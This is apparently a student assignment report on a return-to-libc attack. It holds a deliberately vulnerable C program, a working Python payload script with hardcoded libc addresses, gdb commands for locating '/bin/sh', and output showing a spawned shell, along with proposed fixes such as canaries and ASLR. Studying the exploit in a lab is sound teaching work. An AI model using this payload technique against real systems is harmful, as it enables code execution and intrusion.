

Assignment - 2 (Return-To-LibC)

Name - Vasu A. Bhatt

Roll No - CS23M072

Secure Systems Engineering
(CS6570)

Table of Contents

Table of Contents.....	1
1. Vulnerabilities In Code and it's fix.....	2
❖ Original Code:.....	2
❖ Explanation:.....	3
2. Fix for the vulnerabilities.....	6
1)Using 'strncpy()' instead of 'strcpy()' :	6
2)Using dynamic canary provided by the compiler:.....	6
3)Using ASLR:.....	8
3.Flags in Given Makefile.....	9
1)Flag for non-executable stack(w^x or nx/nd bit):.....	9
2)Flag for inserting canaries in code:.....	9
3)Static Flag:.....	10
4.Explanation of Payload script.....	11
❖ Virtual Addresses for reference:.....	11
5.Output.....	13

1. Vulnerabilities In Code and it's fix

❖ Original Code:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void get_name(char *input){
    long canary= 0xD0C0FFEE;

    char buf[16];

    char out[] = "/bin/sh";

    system("/bin/ls");

    strcpy(buf,input);

    printf("Hi %s!, can you make me run %s ?\n", buf, out);

    if (canary != 0xD0C0FFEE)
        exit(1);
}

int main(int argc, char **argv){
    if(argc<2)

    {
        printf("Usage:\n%s your_name\n", argv[0]);

        return EXIT_FAILURE;
    }
    get_name(argv[1]);
    return EXIT_SUCCESS;
}
```

- Yes, there are three vulnerabilities present in the given code
 1. Use of 'strcpy()'
 2. Static Canary(Fixed canary value)
 3. No use of ASLR

❖ Explanation:

1)Use of 'strcpy()' function:

```
strcpy(buf,input);
```

- 'strcpy()' does not check the size of the destination buffer before copying the string. This lack of boundary checking is why 'strcpy()' is considered unsafe. If the source string is larger than the destination buffer, 'strcpy()' will continue to write data past the end of the buffer till it sees NULL character '\0'.
- In a given C code, we are collecting input while running the code as a part of the main function's argument. Now the input can be arbitrarily big and which is passed as an argument to get_name() function.
- In the get_name() function we are using 'strcpy()' function to copy the input string into the 'buf' array.
- Now, since there is no bound checking in 'strcpy()', it will copy the input in 'buf' and might possibly overflow it.
- Attackers can use this vulnerability to subvert the flow of execution of code and can replace the return address stored in stack with some other location to perform malicious acts.

- Here the W^X (Non-executable stack) protection is enabled so we can't directly put our payload in stack and start executing it from the stack using buffer overflow, hence we have to use 'return-to-libC' attack where the 'system()' function is present in the 'libC' library which is present inside the text section of executable and hence is allowed to execute.

2)Static Canary(Fixed canary value):

```
long canary= 0xD0C0FFEE;
.
.
if (canary != 0xD0C0FFEE)
    exit(1);
```

- Dynamic(Randomly generated) canaries are used to detect the stack smashing(Buffer_overflow) attacks and prevent it, but here we have used static canary and wrote its fixed value in source code itself and is non-changing.
- Attacker can design the payload in such a way that it won't change the value of canary and overflow the 'buf', bypassing the canary check in the source code and subverting the execution to his choice of function(here system()).

3)No use of ASLR

- Here since address_space is not randomised, the location of 'system()', 'exit()' and other library functions stays the same for each execution of code.
- Once the attacker finds the addresses of his required functions in 'libC' library, he can create a payload

string which can subvert the execution to his desired function and since the location of those library functions stays the same, he can exploit the code.

2. Fix for the vulnerabilities

1) Using 'strncpy()' instead of 'strcpy()' :

- Function 'strncpy()' copies 'n' characters from the string pointed to by src to dest. The 'n' parameter specifies the maximum number of characters to copy, ideally set to the size of the destination buffer.
- This can prevent buffer overflows by ensuring that the copy operation does not cross the end of the buffer.
- In given code we can use 'strncpy()', and give n=16 so it will never cross the boundary of 'buf' thereby safeguarding our code against buffer overflow in this case.

```
void get_name(char *input){
    long canary= 0xD0C0FFEE;
    char buf[16];
    char out[] = "/bin/sh";
    system("/bin/ls");
    strncpy(buf,input,16);
    printf("Hi %s!, can you make me run %s ?\n", buf, out);
    if (canary != 0xD0C0FFEE)
        exit(1);
}
```

Above image shows the modified code after putting strncpy() in place of strcpy()


```
sse@sse_vm: ~/Downloads/Assignment 2/cs6570_assignment_2_password_1234
sse@sse_vm:~/Downloads/Assignment 2/cs6570_assignment_2_password_1234$ ./assignment_2 $(cat payload)
assignment_2  cat      CS6570_Assignment-2.md.pdf  payload
assignment_2.c  CS23M072  Makefile      Untitled Document
Hi AAAAAAAAAAAAAAAAAA, can you make me run /bin/sh ?
sse@sse_vm:~/Downloads/Assignment 2/cs6570_assignment_2_password_1234$
```

Above image shows that we can only copy the first 16 chars in 'buf' thereby preventing the stack smashing attack.

2) Using dynamic canary provided by the compiler:

- A canary value is placed in memory between the local variables and \$ebp value and this value is set randomly from the environment of the process when a function is entered and checked before the function returns.

- If the canary is unchanged, the function proceeds to return normally. If the canary has been altered, this indicates that a buffer overflow has occurred.
- Upon detecting a changed canary, the program can take measures to prevent further damage, such as printing the “stack smashing detected” error and terminating the process, thereby preventing the attacker from executing arbitrary code.
- It can be applied by using the following flag while compiling with gcc compiler - ‘-fstack-protector’.



```


Makefile (~/Downloads/Assignment 2/cs6570_assignment_2_password_1234) - gedit
Open [Add]

FLAGS = -m32 -static -g -fstack-protector -O0
EXES = assignment_2

default: clean all
all: $(EXES)
$(EXES):
    gcc $(FLAGS) %@.c -o $@

clean:
    rm -f $(EXES)
  
```

The above is the image of modified makefile after inserting canary flag




```

sse@sse_vm: ~/Downloads/Assignment 2/cs6570_assignment_2_password_1234
sse@sse_vm:~/Downloads/Assignment 2/cs6570_assignment_2_password_1234$ ./assignment_2 $(cat payload)
assignment_2 CS23M072 Makefile Untitled Document
assignment_2.c CS6570_Assignment-2.md.pdf payload
Hi AAAAAAAAAAAAAAAAAA++++AAAAAAAAAAAAAAAA++++@+
!, can you make me run /bin/sh ?
*** stack smashing detected ***: ./assignment_2 terminated
Aborted (core dumped)
sse@sse_vm:~/Downloads/Assignment 2/cs6570_assignment_2_password_1234$
  
```

The above image is after recompiling the code with canaries enabled and trying to implement the same payload

3)Using ASLR:

- ASLR makes the memory layout unpredictable, so the attacker can't exactly predict where to jump to execute malicious code.
- On every execution the location of 'system()' and functions will change due to ASLR and the 'return-to-libC' attack just like above can not be possible in that case.



3.Flags in Given Makefile

1)Flag for non-executable stack(w^x or nx/nd bit):

- By default this flag is turned on in linux, and to turn it off the following command is used: ' -z execstack'.
- This bit makes sure that the memory regions for the process can either be writable or can be executable but not both.
- An attacker cannot write his code in stack and subvert the execution there since on running code from the regions marked as writable/non-executable(nx bit = 1) section, an exception will be raised and the process gets terminated.
- This can prevent basic overflow attacks.
- Using a given makefile to compile the code, an attacker can't write his payload in stack and hope to execute it.
- But still this safety feature is not effective against 'return-to-libC'(applied here) or 'return-oriented-programming' attacks since they execute code from the text section, which has the right to execute.

2)Flag for inserting canaries in code:

- By inserting canary in memory between the local variables and %ebp's value while creating frame for the function call,the above created payload does not work
- Since in the make file it's turned off we can exploit the vulnerabilities in code and do 'return-to-libC' attack.
- To turn on the canary the following flag is used - '-fstack-protector'.


Notes :

- The ASLR feature is not a gcc flag, it can be turned on by changing the value of file at path `/proc/sys/kernel/randomize_va_space`.
- To take advantage of ASLR one must add the flag `'-fpie'`, which is required to generate position independent code and without this flag ASLR won't work on given code.
- `randomize_va_space` can take 3 values
 - 0 : disable ASLR
 - 1 : positions of stack, VDSO, shared memory regions are randomised the data segment is immediately after the executable code
 - 2 : (default setting) setting 1 as well as the data segment location is randomised.

3)Static Flag:

- `'-static'` flag is used to create a fully static executable by linking against static libraries instead of shared libraries. When we use this flag, all the library code that our program depends on is directly included into the final executable file. This means that the executable contains all the necessary library functions and does not require external shared libraries at runtime.

4.Explanation of Payload script



```
script.py (~/Downloads/Assignment 2/cs6570_assignment_2_password_1234/CS23M072) - gedit
Open Save
*Untitled Document x script.py x
'''All the addresses and the canary value is stored using little endian format'''
'''Storing the address of system() function'''
system_fun_add = "\xe0\xed\x04\x08"

'''Storing the value of canary from the given C code'''
canary = "\xee\xff\xc0\xd0"

'''Storing the address of exit() function inorder to safe exit from the shell'''
exit = "\xe0\xe2\x04\x08"


'''Storing the address of string /bin/sh'''
bin_sh = "\x40\xbd\x0b\x08"

'''Concatenating 16 A's to reach to canary variable then putting canary value
then again concatenating 12 A's to reach to where the return address is
stored and putting there system() function's address and then putting exit()
function's address for safely exiting after shell terminates and then putting
the address of /bin/sh string's address to be fed as the argument to system()'''
final_input = 'A'*16 + canary + 'A'*12 + system_fun_add + exit + bin_sh
print(final_input)
Python Tab Width: 8 Ln 3, Col 29 INS
```

❖ Virtual Addresses for reference:

- Address of return = 0xffffcf6c
 - Address of buf array = 0xffffcf4c
 - Address of canary variable = 0xffffcf5c
 - Address of system() function = 0x0804ede0
 - Address of exit() function = 0x0804e2e0
 - Address of “/bin/sh” = 0x080bbd40
-
- Given payload uses 16*‘A’s to reach to where the canary variable is stored and copies the canary value specified in the source code then it puts the address of ‘system()’

function which will replace the return_add stored in stack then it will copy the address of 'exit()' function for safely returning after shell terminates and then we are putting the address of "/bin/sh" string which is found from the memory map of the process using gdb with commands 'info proc map' and 'find starting_add,ending_add,'/bin/sh' '.



```
sse@sse_vm: ~/Downloads/Assignment 2/cs6570_assignment_2_password_1234/CS23M072/assignment_2
Starting program: /home/sse/Downloads/Assignment 2/cs6570_assignment_2_password_1234/CS23M072/assignment_2

Breakpoint 1, main (argc=1, argv=0xffffd054) at assignment_2.c:17
17      if(argc<2)
(gdb) info proc map
process 2483
Mapped address spaces:

   Start Addr    End Addr       Size           Offset objfile
   -----
0x8048000 0x80e9000 0xa1000 0x0 /home/sse/Downloads/Assignment 2/cs6570_assignment_2_password_1234/CS23M072/assignment_2
0x80e9000 0x80eb000 0x2000 0xa0000 /home/sse/Downloads/Assignment 2/cs6570_assignment_2_password_1234/CS23M072/assignment_2
0x80eb000 0x810f000 0x24000 0x0 [heap]
0xf7ff9000 0xf7ffc000 0x3000 0x0 [vvar]
0xf7ffc000 0xf7ffe000 0x2000 0x0 [vdso]
0xffffdd000 0xfffffe000 0x21000 0x0 [stack]
(gdb) find 0x8048000,0x80eb000,\"/bin/sh\"
0x80bbd40
1 pattern found.
(gdb) x/s 0x80bbd40
0x80bbd40:    "/bin/sh"
(gdb)
```

Above image shows the use of info proc map and find command to obtain the string location.

- This payload will open the 'system()' function and provide it the argument '/bin/sh' address and so open the shell.

5. Output

```
sse@sse_vm: ~/Downloads/Assignment 2/cs6570_assignment_2_password_1234/CS23M07
sse@sse_vm:~/Downloads/Assignment 2/cs6570_assignment_2_password_1234/CS23M07$
./assignment_2 $(cat payload)
assignment_2 assignment_2.c payload script.py
Hi AAAAAAAAAAAAAAAAAAAAAAA@!
!, can you make me run /bin/sh ?
$ ls
assignment_2 assignment_2.c payload script.py
$
```